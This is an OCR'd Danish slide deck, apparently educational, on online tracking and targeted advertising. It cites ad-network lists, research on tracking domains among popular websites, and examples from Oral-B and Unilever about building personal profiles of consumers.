
100 millisekunder

(I praksis meget længere tid !)



http://radar.oreilly.com/2014/12/how-browsers-get-to-know-you-in-milliseconds.html

Big business



Denotes acquired company


Mange, mange firmaer…

Google har 3000 *"Certified Google ad networks"*
Det er muligt for et ad network at blive sub partner til et Certificeret ad netværk…

33Across Inc. *Tynt*	Tracking Pixel and Impression/View-Through Tracking	Desktop and Mobile Web	Ad Server Ad Network	Global
33Across Inc. SSL	Banner	Desktop and Mobile Web	Ad Server Ad Network	Global
3xchange/Hunkal	n_a	Desktop and Mobile Web	Research - Analytics	Global
4WMarketPlace Srl	Banner	Desktop and Mobile Web	Ad Server Ad Network	Global
A6 Corporation SSL	Tracking Pixel and Impression/View-Through Tracking	Desktop and Mobile Web	Research - Verification Services	North America
A9.com SSL	Banner, Standard Image	Mobile App, Desktop and Mobile Web	Ad Server Ad Network	Global
A9.com SSL	VAST Instream	Desktop and Mobile Web	VAST In-Stream Ad Serving	Global
ADCASH SSL	Banner	Desktop and Mobile	Ad Server Advertiser	Global

https://support.google.com/adsense/answer/94149?hl=en


Bruger profilering



Du er fuld "anonym" alle steder, og alle steder ved de alt om dig

Mange firmaer, meget data

Taming the Android AppStore:
Some applications connect to almost 2000 different URLs in a few minutes of execution while others generate almost no network traffic.
http://arxiv.org/pdf/1504.06093v2.pdf



Enorme datamængder - Top 100 websites

85% mest besøgte websites i verden ved vi ikke, at vi besøger.

19% er tracking domains
10% sider der viser reklamer
35% er sider, der viser reklamer og som indeholder tracking komponenter


Kun 15% af faktiske top 100 besøges direkte af brugerne


http://safeandsavvy.f-secure.com/2014/04/03/new-research-more-than-half-of-the-top-100-urls-are-tracking-you/

Privacy – ”målrettede reklamer”


”Personalize your brushing experience”

Vil du accepterer firmaerne kender dig personligt?





It records brushing activity as data that you can chart on your own and share with dental professionals.




Privacy – ”målrettede reklamer”

Vil du accepterer firmaerne kender dig personligt?

Hvad ved Oral-B om dig?

A- eller B-menneske?
Struktureret eller?
Følger ordre?
Lokation (…)
 - Sover hjemme?
Osv, osv, osv




It records brushing activity as data that you can chart on your own and share with dental professionals.

+ 24/7 + andre kilder igennem app-info


Privacy – ”målrettede reklamer”

Vil du accepterer firmaerne kender dig personligt?




Privacy – ”målrettede reklamer”

Vil du accepterer firmaerne kender dig personligt?



Privacy – ”målrettede reklamer”

Vil du accepterer firmaerne kender dig personligt?



Location
Kalender
Brug af mobil
Brug af apps

Privacy – ”målrettede reklamer”

Vil du accepterer firmaerne kender dig personligt?

Unilever:

“We’re not just collecting and analyzing; we’re looking at a shopper in a fundamentally different way. We’ve always said we want a 360-degree view of a shopper, but the one we typically talk about is relatively static,” he noted. “When you start to think about behavioral changes — what is that shopper’s journey throughout the day? — you begin to understand that this is a much more powerful concept than just knowing who somebody is.”

It also allows the firm to create user experiences that are much more tailored to a single individual’s experience than they are today. “The future is personalization on a one-to-one scale,” Straton said. “Content on Dove skincare would be very different for a male who lives in New York City than it would be for a female in San Francisco. Literally, in four or five years, I think that type of interaction with a consumer will happen, and it can [only do that] with analytics on top of real-time data.”

Privacy – ”målrettede reklamer”

Vil du accepterer firmaerne kender dig personligt?

Unilever:

“We’re not just collecting and analyzing; we’re looking at a shopper in a fundamentally different way. We’ve always said we want a 360-degree view of a shopper, but the one we typically talk about is relatively static,” he noted. “When you start to think about behavioral changes — what is that shopper’s journey throughout the day? — you begin to understand that this is a much more powerful concept than just knowing who somebody is.”

It also allows the firm to create user experiences that are much more tailored to a single individual’s experience than they are today. “The future is personalization on a one-to-one scale,” Straton said. “Content on Dove skincare would be very different for a male who lives in New York City than it would be for a female in San Francisco. Literally, in four or five years, I think that type of interaction with a consumer will happen, and it can [only do that] with analytics on top of real-time data.”

